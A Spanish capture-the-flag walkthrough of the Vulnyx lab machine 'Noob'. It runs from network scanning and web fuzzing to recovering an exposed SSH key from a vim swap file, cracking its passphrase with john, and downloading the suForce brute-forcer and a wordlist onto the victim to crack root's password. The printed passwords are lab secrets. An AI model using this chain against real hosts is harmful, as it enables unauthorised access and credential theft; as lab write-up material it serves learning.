
Máquina Noob (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 22 noviembre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.26

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.26



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -Pn 10.0.2.26 -sVC

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 20:48 CET
Nmap scan report for 10.0.2.26
Host is up (0.00020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:4E:08:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
```

Como podemos comprobar la Máquina Victima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre por el puerto 80.


A continuación, realizamos con la herramienta **gobuster** un fuzzing web por extensiones, para ello ejecutamos el siguiente comando:

$ gobuster dir -u http://10.0.2.26:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x html,php,txt,js

```
/.html                (Status: 403)
/index.html           (Status: 200)
/notes.txt            (Status: 200)
/.html                (Status: 403)
/server-status        (Status: 403)
```

Encontramos el archivo **notes.txt**.

Accedemos a este archivo.



Nos encontramos con el siguiente mensaje de **Diego** "*Al configurar SSH, cerré el editor por error y perdí la clave... no la encuentro.*", investigando un poco sobre el editor **vi**, encuentro que es posible la recuperación del archivo si el editor tuvo tiempo de crear un archivo swap los cuales tienen la extensión *.swp*.


A continuación, volvemos a realizar con la herramienta **gobuster** un fuzzing web por esta extensión, para ello ejecutamos el siguiente comando:

$ gobuster dir -u http://10.0.2.26:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x swp

```
/.hta.swp             (Status: 403)
/.hta                 (Status: 403)
/.htpasswd            (Status: 403)
/.htaccess.swp        (Status: 403)
/.htaccess            (Status: 403)
/.htpasswd.swp        (Status: 403)
/id_rsa.swp           (Status: 200)
/index.html           (Status: 200)
/server-status        (Status: 403)
```


Encontramos el archivo **id_rsa.swp**.

Accedemos a este archivo.



Nos la copiamos en un archivo, para ello ejecutamos el siguiente comando:

$ nano id_rsa




Extraemos el hash del fichero *id_rsa* con la herramienta **ssh2john**, para ello ejecutamos el siguiente comando:

$ ssh2john id_rsa > id_rsa.hash

A continuación, intentamos crackearlo, para ello utilizamos la herramienta **john** indicando el diccionario *rockyou*, para ello ejecutamos el siguiente comando:

$ john id_rsa.hash --wordlist=rockyou.txt



Y obtenemos la contraseña **sandiego**.

Una vez crackeada la contraseña utilizamos el fichero *id_rsa* para conectarnos via **ssh** a la Máquina victima, para ello ejecutamos los siguientes comandos:

$ chmod 600 id_rsa
$ ssh -i id_rsa diego@10.0.2.26

Introducimos la contraseña obtenida anteriormente.

¡¡¡Somos **diego**!!!

Enumerando el sistema no encontramos nada de lo que podamos abusar para escalar privilegios, por lo tanto con la ayuda de la herramienta **suForce** intentamos crackear la contraseña del usuario **root**. la cual nos la descargamos desde su repositorio en la Máquina Victima, para ello ejecutamos el siguiente comando:

$ wget https://raw.githubusercontent.com/d4t4s3c/suForce/refs/heads/main/suForce

A continuación, le damos permiso de ejecución, para ello ejecutamos el siguiente comando:

$ chmod +x suForce

Nos pasamos también el diccionario **rockyou**, para ello primeramente en nuestra Máquina Atacante nos montamos un servidor **HTTP** con **python**, para ello ejecutamos el siguiente comando:


$ python3 -m http.server 80

En la Máquina Victima nos lo descargamos, para ello ejecutamos el siguiente comando:

$ wget http://10.0.2.4/rockyou.txt

A continuación, ejecutamos la herramienta **suForce** indicándole con la opción *-u* el usuario, y con la opción *-w* el diccionario:

$ ./suForce -u root -w rockyou.txt



Obtenemos la contraseña **rootbeer**.

Nos cambiamos al usuario root, para ello ejecutamos el siguiente comando:

$ su root

```
root@noob:/home/diego# whoami
root
```

Introducimos la contraseña obtenida anteriormente.

¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.